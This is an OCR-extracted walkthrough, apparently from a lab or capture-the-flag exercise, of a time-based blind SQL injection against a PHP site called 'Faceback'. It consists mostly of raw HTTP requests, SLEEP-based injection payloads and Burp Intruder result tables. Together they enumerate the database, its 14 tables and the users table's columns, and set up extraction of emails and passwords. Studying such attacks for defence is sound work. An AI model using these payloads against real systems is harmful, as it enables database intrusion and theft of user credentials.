
```
POST /fb_files/fb_home/Settings.php HTTP/1.1
Host: 18.158.46.251:31446
Content-Length: 33
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://18.158.46.251:31446
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.183 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
plication/signed-exchange;v=b3;q=0.9
Referer: http://18.158.46.251:31446/fb_files/fb_home/Settings.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=90oa2f0pk8bmq8ult1pj9no8j7
Connection: close

fnm=aaa&lnm=bbb'&change_name=Save
```

Response

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 302 Found
Date: Sun, 21 Feb 2021 07:57:41 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
location: Settings.php
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 24016

<html>
  <head>
    <script src="background_file/background_js/event.js">
    </script>
    <script src="background_file/background_js/searching.js">
    </script>
    <script src="background_file/background_js/searched_reco_event.js">
    </script>
    <script src="background_file/background_js/submited_searched_reco_event.js">
    </script>
    <link href="../fb_font/font.css" rel="stylesheet" type="text/css">
    <LINK REL="SHORTCUT ICON" HREF="../fb_title_icon/Faceback.ico" />
  </head>
  <body>

    <!--Head background-->
    <div style="position:fixed;left:0;top:0; height:6%; width:100%; z-index:1; background:#3B5998"

    </div>
    <!--Head fb text-->
    <div style="position:fixed;left:4.05%;top:0.8%;font-size:25;font-weight:900; z-index:2;">
       <a href="Home.php" style="color:#FFFFFF; text-decoration:none;" onMouseOver="on_head_fb_tex
         facebook
      </font>
```

Refreshing the 'Settings.php' page shows the 'First Name' and the 'Last Name' fields do not include the apostrophe sign but also, do not include an error from the database server.




Therefore, it seems the website is vulnerable to Blind SQL Injection. As we mentioned on the 'Creating a post' bullet, the technique we used called **Time Based Injection**.

In order to use this technique, the first step is to find a payload that forces a delay on the server-side after using the apostrophe sign. Therefore, we moved our previous request to the Intruder, add a random letter- 'a' on the 'fnm' parameter value, and marked it.

```
POST /fb_files/fb_home/Settings.php HTTP/1.1
Host: 18.158.46.251:31446
Content-Length: 33
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://18.158.46.251:31446
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://18.158.46.251:31446/fb_files/fb_home/Settings.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=90oa2f0pk8bmq8ult1pj9no8j7
Connection: close

fnm=aaa'Sa$&lnm=bbb&change_name=Save
```

Then, we used the Blind SQL Injection payloads list from the following website: https://ismailtasdelen.medium.com/sql-injection-payload-list-b97656cfd66b .
Each payload will be replaced with the letter we have marked.



From the Intruder results, it seems we have found many suitable payloads.
On our check, we used the following payload - **AND (SELECT * FROM (SELECT(SLEEP(5)))bAKL) AND 'vRxe'='vRxe**

Request	Payload	Status	Response received	Error	Timeout	Length
43	AND (SELECT * FROM (SELECT(SLEEP(5)))bAKL) AND 'vRxe'='vRxe	302	5100			24357
47	AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)#	302	5100			24326
56	or SLEEP(5)='	302	5100			24326
44	AND (SELECT * FROM (SELECT(SLEEP(5)))YjoC) AND '%'='	302	5096			24326
46	AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)--	302	5095			24326
38	") or pg_sleep(5)--	302	110			24405
11	1)) or sleep(5)#	302	109			24393
26	' or benchmark(10000000,MD5(1))#	302	106			24401
9	") or sleep(5)="	302	100			24393
60	benchmark(50000000,MD5(1))	302	100			24326

This payload delayed the server's response time to 5 seconds by using the '**SLEEP(5)**' command. In order to ensure this payload works, we have changed the value on the SLEEP command from 5 to 10.

Request

Pretty | Raw | \n | Actions

```
1  POST /fb_files/fb_home/Settings.php HTTP/1.1
2  Host: 18.158.46.251:31446
3  Content-Length: 92
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://18.158.46.251:31446
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/86.0.4240.183 Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,ap
   plication/signed-exchange;v=b3;q=0.9
10 Referer: http://18.158.46.251:31446/fb_files/fb_home/Settings.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=90oa2f0pk8bmq8ult1pj9no8j7
14 Connection: close
15
16 fnm=aaa'AND (SELECT * FROM (SELECT(SLEEP(10)))bAKL) AND 'vRxe'='vRxe&lnm=bbb&change_name=Save
```

As we can see, the server's response time was delayed by 10 seconds. Meaning- we can control the delay time on the server's response.

Response

Pretty | Raw | Render | \n | Actions

```
1  HTTP/1.1 302 Found
2  Date: Sun, 21 Feb 2021 08:54:44 GMT
3  Server: Apache/2.4.25 (Debian)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
6  Pragma: no-cache
7  location: Settings.php
8  Connection: close
9  Content-Type: text/html; charset=UTF-8
10 Content-Length: 23992
11
12 <html>
13   <head>
14     <script src="background_file/background_js/event.js">
       </script>
15     <script src="background_file/background_js/searching.js">
       </script>
16     <script src="background_file/background_js/searched_reco_event.js">
17     </script>
18     <script src="background_file/background_js/submited_searched_reco_event.js">
       </script>
19     <link href="../fb_font/font.css" rel="stylesheet" type="text/css">
20     <LINK REL="SHORTCUT ICON" HREF="../fb_title_icon/Faceback.ico" />
21   </head>
22   <body>
23
24     <!--Head background-->
25     <div style="position:fixed;left:0;top:0; height:6%; width:100%; z-index:1; background:#3B5998"

       </div>
26     <!--Head fb text-->
27     <div style="position:fixed;left:4.05%;top:0.8%;font-size:25;font-weight:900; z-index:2;">
         <a href="Home.php" style="color:#FFFFFF; text-decoration:none;" onMouseOver="on_head_fb_tex
           facebook
       </font>
```

Search... 0 matches

24,326 bytes | 10,214 millis

INSPECTOR

The rest of our check **focused on the first bullet** - Creating a post on the 'Home.php' page.

After checking the payload is working correctly, we used the '**SLEEP(5)**' part to find the website's database name. To do so, we replaced this part with the following payload:

```
if(instr(substring(database(),1,1),'a'),SLEEP(5),
SLEEP(0))
```


This payload, using 'IF condition' that checks if a specific letter on a specific position, exists on the database name. if so, the server's response time will be delayed by 5 seconds.

We moved our request to the Intruder and marked two values:

- The first '1' number- represents a position of a letter.
- The 'a'- represents a letter.


```
POST /fb_files/fb_home/Home.php HTTP/1.1
Host: 18.158.46.251:6129
Content-Length: 130
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://18.158.46.251:6129
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://18.158.46.251:6129/fb_files/fb_home/Home.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=29okl65j0mdv8iuqhsq8evb2h3
Connection: close

post_txt=a%27AND (SELECT * FROM (SELECT(if(instr(substring(database(),§1§,1),'§a§'),SLEEP(5),
SLEEP(0))))bAKL) AND 'vRxe'='vRxe&txt_post_time=20-2-2021+10%3A51&priority=Public&txt=post
```

After marking the values, we chose an attack-type called '**Cluster bomb**'.




Then, we configured the payload of each value:


- The payload for the first value, contains all the numbers between 1 and 18. Each request sent by the Intruder, will include a different number instead of the first value we marked.



- The payload for the second value, contains the sign '_' and all the letters between 'a' and 'z'. Each request sent by the Intruder, will include a different character instead of the second value we marked.



Also, because this is a Time-based technique, in order to avoid false positives, the number of threads we used, was 1.



From the Intruder result, we filtered the value of the 'Response received' column from the largest to the smallest. Then, we sorted the letters on the 'payload2' column by the values listed in the 'payload1' column. Finally, we discovered the database name- '**faceback**'.


Request	Payload1	Payload2	Status	Response received	Error	Timeout	Length
188	8	k	200	5180			796562
91	1	f	200	5148			410405
76	4	e	200	5138			350690
39	3	c	200	5125			203393
43	7	c	200	5119			219317
23	5	b	200	5110			139697
2	2	a	200	5102			56095
6	6	a	200	5098			72019
400	4	w	200	357			1640535
396	18	v	200	319			1624611


The next stage is finding the tables' names on the 'faceback' database.
To do so, we have used our Time-based payload and replaced the '**SLEEP(5)**' part with the following payload:


```
if(instr(substring((SELECT table_name FROM
information_schema.TABLES WHERE table_schema="faceback" LIMIT
0,1),1,1),'a'),SLEEP(5),SLEEP(0))
```

By using this payload, we can check if a specific letter on a specific position, exists on the name of the first table. To check different tables, we can change the '0' number in the LIMIT command, to a different number.

To retrieve the name of the first table, we used the same attack-type and the same payloads we have mentioned before.







From the Intruder results, the name of the first table is '**admin_info**'.

Request	Payload1	Payload2	Status	Response received	Error	Timeout	Length
474	6	_	200	5309			1937802
239	5	n	200	5219			999592
219	3	m	200	5206			919972
262	10	o	200	5203			1091156
242	8	n	200	5201			1011536
151	7	i	200	5165			649264
148	4	i	200	5160			637321
99	9	f	200	5149			442252
56	2	d	200	5123			271069
0			200	5114			48132
1	1	a	200	5103			52113
451	1	z	200	390			1845917
454	4	z	200	336			1857902

We repeated the steps we have mentioned before, to find the rest tables' names by changing the '0' number on the LIMIT command.

Our checks for tables' names will stop when the number we will insert in the LIMIT command, will not return a result from the Intruder.

As we can see, the name of the second table is '**feedback**'.

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
POST /fb_files/fb_home/Home.php HTTP/1.1
Host: 18.158.46.251:6129
Content-Length: 130
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://18.158.46.251:6129
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://18.158.46.251:6129/fb_files/fb_home/Home.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=29okl65j0mdv8iuqhsq8evb2h3
Connection: close

post_txt=
a'AND+(SELECT+*+FROM+(SELECT(if(instr(substring((SELECT+table_name+FROM+information_schema.TABLES+WHERE+table_schema%3d"faceback"+LIMIT+1,1),$1$,1),'$a$'),SLEEP(5),SLEEP(0))))bAKL)+AND
+'vRxe'%3d'vRxe&txt_post_time=20-2-2021+10%3A51&priority=Public&txt=post
```

Request	Payload1	Payload2	Status	Response received	Error	Timeout	Length
188	8	k	200	5184			799221
91	1	f	200	5139			411706
74	2	e	200	5132			343791
75	3	e	200	5132			347786
43	7	c	200	5126			219946
58	4	d	200	5126			279871
23	5	b	200	5107			140046
6	6	a	200	5101			72130
447	15	y	200	378			1833927
451	1	z	200	323			1849907


Finally, we have discovered 14 tables: '**admin_info**' , '**feedback**' , '**group_chat**' , '**users_cover_pic**' , '**users_info**' , '**user_post**' , '**user_post_comment**' , '**user_post_status**' , '**user_profie_pic**' , '**user_secret_quotes**' , '**user_status**' , '**user_warning**' , '**users**' , '**user_notice**'


The next step is to find the columns' names of each table. In our check, we focused on the '**users**' table in order to find the users' login details. To do so, we have used our Time-based payload and replaced the '**SLEEP(5)**' part with the following payload:


```
if(instr(substring((SELECT column_name FROM
information_schema.COLUMNS WHERE TABLE_NAME="users" AND
table_schema="faceback" LIMIT 0,1),1,1),'a'),SLEEP(5),SLEEP(0))
```

By using this payload, we can check if a specific letter on a specific position, exists on the name of the first column of the 'users' table. To check different columns, we can change the '0' number in the LIMIT command, to a different number.

To retrieve the name of the first column, we used the same attack-type and the same payloads we have mentioned before.







From the Intruder results, the name of the first column is '**user_id**'.

Request	Payload1	Payload2	Status	Response received	Error	Timeout	Length
473	5	_	200	5292			1937797
361	1	u	200	5254			1490357
310	4	r	200	5237			1286612
326	2	s	200	5236			1350532
150	6	i	200	5164			647411
75	3	e	200	5129			347786
61	7	d	200	5125			291856
431	17	x	200	348			1770007
478	10	_	200	320			1957772

We repeated the steps we have mentioned before, to find the rest columns' names by changing the '0' number on the LIMIT command.

Our checks for columns' names will stop when the number we will insert in the LIMIT command, will not return a result from the Intruder.

Finally, we have discovered 4 columns: '**user_id**' , '**name**' , '**email**' , '**password**'

The final step is to retrieve the data under the columns 'email' and 'password' in order to get the users' login details.

To do so, we have used our Time-based payload and replaced the '**SLEEP(5)**' part with the following payloads:

```
if(instr(substring((SELECT email FROM users
LIMIT 0,1),1,1),'a'),SLEEP(5),SLEEP(0))
```

```
if(instr(substring((SELECT password FROM users
LIMIT 0,1),1,1),'a'),SLEEP(5),SLEEP(0))
```

As we can see, each payload focused on a different column.

By using these payloads, we can check if a specific character (letter, number, or special sign) on a specific position, exists on the first value of the '**email**' / '**password**' columns. To check different values under these columns, we can change the '0' number in the LIMIT command, to a different number.

To retrieve the email of the first user under the '**email**' column, we used the same attack-type and the same payloads we mentioned before, but with a little change- the payload2 also includes numbers and special characters.

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
POST /fb_files/fb_home/Home.php HTTP/1.1
Host: 18.158.46.251:6129
Content-Length: 130
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://18.158.46.251:6129
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://18.158.46.251:6129/fb_files/fb_home/Home.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=29okl65j0mdv8iuqhsq8evb2h3
Connection: close

post_txt=a'AND (SELECT * FROM (SELECT(if(instr(substring((SELECT email FROM users LIMIT 0,1),§1§,1),'§a§'),SLEEP(5),SLEEP(0))))bAKL) AND
'vRxe'='vRxe&txt_post_time=20-2-2021+10%3A51&priority=Public&txt=post
```

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack ty

Payload set: 1 — Payload count: 20

Payload type: Numbers — Request count: 800

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential / Random

From: 1

To: 20

Step: 1
